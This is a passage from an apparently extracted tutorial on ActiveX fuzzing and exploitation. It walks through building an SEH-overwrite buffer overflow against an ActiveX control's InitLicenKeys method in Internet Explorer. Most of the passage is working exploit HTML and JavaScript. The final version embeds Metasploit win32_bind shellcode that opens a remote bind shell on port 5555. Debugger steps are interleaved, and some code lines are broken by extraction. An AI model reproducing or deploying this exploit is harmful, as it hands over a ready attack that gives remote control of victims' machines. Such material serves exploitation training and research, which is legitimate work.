
```
<html>
<object classid='clsid:125C3F0B-1073-4783-9A7B-D33E54269CA5' id='target' /></object>
<script language='javascript'>

junk="\x41";
while (junk.length<2048){ junk+=junk;}
// pointer to pop pop retn 74c8b90c
seh="\x0C\xB9\xC8\x74";
nseh="\x43\x43\x43\x43";
shell="\x44";
while (shell.length<2048){ shell+=shell;}
//      [JUNK]      +  [ NSEH Pointer ]  +          [SEH Value]          +  [SHELL]
// [ 2048 Bytes]  +  [SHORT JUMP ]  +  [POINTER TO POP POP RETN ]  +  [SHELL]
```


ActiveX Fuzzing and Exploitation

```
arg1=junk+nseh+seh+shell;  
arg2="TEST";  
arg3="TEST";  
arg4="TEST";  
arg5="TEST";  
target.InitLicenKeys(arg1,arg2,arg3,arg4,arg5 );  
</SCRIPT>  
</BODY></HTML>
```

As soon as the page is loaded and internet explorer prompts for activeX control execution jump to debugger and find the address 74c8000




Double click on the address as our POP POP RETN instruction resides in that ranges




ActiveX Fuzzing and Exploitation

Find the address 74c8b90c, click on it and press F2 to set break point so that debugger stops execution when it reaches that address.




Now click on yes to continue execution of activeX component. And then press Shift+F9 to pass the exception. Notice we have landed at the address 74C8B90C.



ActiveX Fuzzing and Exploitation

Now slowly step by pressing F7 three times and we will land at the instruction address where our NSEH and SHELL code resides.



Notice that we have two instructions after our 4 C's (i.e 43), we have to find some way to jump 3-4 bytes so that we can safely hop to our shell code, the assembly command to jump 3 address is EB 03 and to jump 4 address is EB 04 and so on... in our case I will jump around ten bytes so our instruction will be EB 04 90 90 (these two nops are just for padding as)

```
<html>
<object classid='clsid:125C3F0B-1073-4783-9A7B-D33E54269CA5' id='target' /></object>
<script language='javascript'>


junk="\x41";
while (junk.length<2048){ junk+=junk;}

// pointer to pop pop retn 74c8b90c OLEACC.dll
seh="\x0C\xB9\xC8\x74";
nseh="\xEB\x0A\x90\x90"
nop="\x90";
shell="\x44"
```


ActiveX Fuzzing and Exploitation


```
while (nop.length<16){ nop+=nop;}
while (shell.length<2048){ shell+=shell;}
//      [JUNK]      + [NSEH Pointer] +      [SEH Value]      + [SHELL]
// [ 2048 Bytes] + [SHORT JUMP] + [POINTER TO POP POP RETN] + [SHELL]
arg1=junk+nseh+seh+shell;
arg2="TEST";
arg3="TEST";
arg4="TEST";
arg5="TEST";
target.InitLicenKeys(arg1 ,arg2 ,arg3 ,arg4 ,arg5 );
</SCRIPT>
</BODY></HTML>
```

Again repeat the same process i.e restart internet explorer, load exploit page and set break point at address 74c8b90c and click on Yes to continue execution of activeX control. Then step into 3 times by pressing F7 and we will land at address where our new NSEH value is written.



ActiveX Fuzzing and Exploitation

we can see that we have jumped a few address.



Game+Over ShellCode

```
<html>
<object classid='clsid:125C3F0B-1073-4783-9A7B-D33E54269CA5' id='target' /></object>
<script language='javascript'>

junk="\x41";
while (junk.length<2048){ junk+=junk;}

// pointer to pop pop retn 74c8b90c OLEACC.dll
seh="\x0C\xB9\xC8\x74";
nseh="\xEB\x0A\x90\x90"
nop="\x90";
//win32_bind - EXITFUNC=seh LPORT=5555 Size=709 Encoder=PexAlphaNum http://metasploit.com
shell=""+"
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49"+
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"+
```

ActiveX Fuzzing and Exploitation

```
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"+
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"+
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e"+
"\x4d\x34\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x42\x36\x4b\x38"+
"\x4e\x46\x46\x42\x46\x32\x4b\x48\x45\x54\x4e\x53\x4b\x58\x4e\x47"+
"\x45\x30\x4a\x57\x41\x30\x4f\x4e\x4b\x48\x4f\x34\x4a\x31\x4b\x58"+
"\x4f\x55\x42\x42\x41\x50\x4b\x4e\x49\x54\x4b\x38\x46\x53\x4b\x38"+
"\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x38\x42\x4c"+
"\x46\x57\x47\x50\x41\x4c\x4c\x4c\x4d\x30\x41\x30\x44\x4c\x4b\x4e"+
"\x46\x4f\x4b\x43\x46\x45\x46\x52\x4a\x52\x45\x37\x45\x4e\x4b\x48"+
"\x4f\x45\x46\x42\x41\x30\x4b\x4e\x48\x36\x4b\x38\x4e\x50\x4b\x34"+
"\x4b\x48\x4f\x35\x4e\x41\x41\x30\x4b\x4e\x43\x50\x4e\x32\x4b\x38"+
"\x49\x58\x4e\x56\x46\x42\x4e\x41\x41\x56\x43\x4c\x41\x53\x4b\x4d"+
"\x46\x36\x4b\x38\x43\x34\x42\x53\x4b\x58\x42\x34\x4e\x30\x4b\x48"+
"\x42\x47\x4e\x51\x4d\x4a\x4b\x58\x42\x54\x4a\x50\x50\x45\x4a\x56"+
"\x50\x58\x50\x44\x50\x30\x4e\x4e\x42\x35\x4f\x4f\x48\x4d\x48\x56"+
"\x43\x35\x48\x46\x4a\x46\x43\x43\x44\x53\x4a\x36\x47\x37\x43\x47"+
"\x44\x33\x4f\x45\x46\x55\x4f\x4f\x42\x4d\x4a\x46\x4b\x4c\x4d\x4e"+
"\x4e\x4f\x4b\x53\x42\x45\x4f\x4f\x48\x4d\x4f\x45\x49\x58\x45\x4e"+
"\x48\x46\x41\x38\x4d\x4e\x4a\x50\x44\x30\x45\x35\x4c\x46\x44\x30"+
"\x4f\x4f\x42\x4d\x4a\x46\x49\x4d\x49\x30\x45\x4f\x4d\x4a\x47\x45"+
"\x4f\x4f\x48\x4d\x43\x55\x43\x35\x43\x45\x43\x55\x43\x55\x43\x34"+
"\x43\x45\x43\x54\x43\x35\x4f\x4f\x42\x4d\x48\x36\x4a\x36\x45\x41"+
"\x43\x4b\x48\x36\x43\x45\x49\x38\x41\x4e\x45\x49\x4a\x56\x46\x4a"+
"\x4c\x41\x42\x57\x47\x4c\x47\x45\x4f\x4f\x48\x4d\x4c\x46\x42\x41"+
"\x41\x55\x45\x45\x4f\x4f\x42\x4d\x4a\x36\x46\x4a\x4d\x4a\x50\x52"+
"\x49\x4e\x47\x35\x4f\x4f\x48\x4d\x43\x55\x45\x55\x4f\x4f\x42\x4d"+
"\x4a\x36\x45\x4e\x49\x44\x48\x58\x49\x44\x47\x45\x4f\x4f\x48\x4d"+
"\x42\x45\x46\x35\x46\x55\x45\x35\x4f\x4f\x42\x4d\x43\x39\x4a\x46"+
"\x47\x4e\x49\x57\x48\x4c\x49\x37\x47\x55\x4f\x4f\x48\x4d\x45\x45"+
"\x4f\x4f\x42\x4d\x48\x36\x4c\x46\x46\x36\x48\x36\x4a\x56\x43\x36"+
"\x4d\x36\x49\x58\x45\x4e\x4c\x56\x42\x55\x49\x35\x49\x52\x4e\x4c"+
"\x49\x58\x47\x4e\x4c\x36\x46\x34\x49\x48\x44\x4e\x41\x43\x42\x4c"+
"\x43\x4f\x4c\x4a\x50\x4f\x44\x54\x4d\x52\x50\x4f\x44\x54\x4e\x32"+
"\x43\x39\x4d\x38\x4c\x47\x4a\x33\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x56"+
"\x44\x47\x50\x4f\x43\x4b\x48\x51\x4f\x4f\x45\x57\x46\x34\x4f\x4f"+
"\x48\x4d\x4b\x35\x47\x35\x44\x45\x41\x55\x41\x35\x41\x55\x4c\x36"+
"\x41\x30\x41\x55\x41\x35\x45\x35\x41\x45\x4f\x4f\x42\x4d\x4a\x46"+
"\x4d\x4a\x49\x4d\x45\x30\x50\x4c\x43\x35\x4f\x4f\x48\x4d\x4c\x46"+
"\x4f\x4f\x4f\x4f\x47\x53\x4f\x4f\x42\x4d\x4b\x38\x47\x45\x4e\x4f"+
"\x43\x38\x46\x4c\x46\x46\x4f\x4f\x48\x4d\x44\x45\x4f\x4f\x42\x4d"+
"\x4a\x56\x42\x4f\x4c\x58\x46\x30\x4f\x55\x43\x35\x4f\x4f\x48\x4d"+
"\x4f\x4f\x42\x4d\x5a";
while (nop.length<16){ nop+=nop;}
//      [JUNK]      +  [ NSEH Pointer ]  +      [SEH Value]          +  [SHELL]
// [ 2048 Bytes] + [SHORT JUMP] + [POINTER TO POP POP RETN] + [SHELL]
arg1=junk+nseh+seh+nop+shell;
arg2="TEST";
```

ActiveX Fuzzing and Exploitation

```
arg3="TEST";  
arg4="TEST";  
arg5="TEST";  
target.InitLicenKeys(arg1 ,arg2 ,arg3 ,arg4 ,arg5 );  
</SCRIPT>  
</BODY></HTML>
```

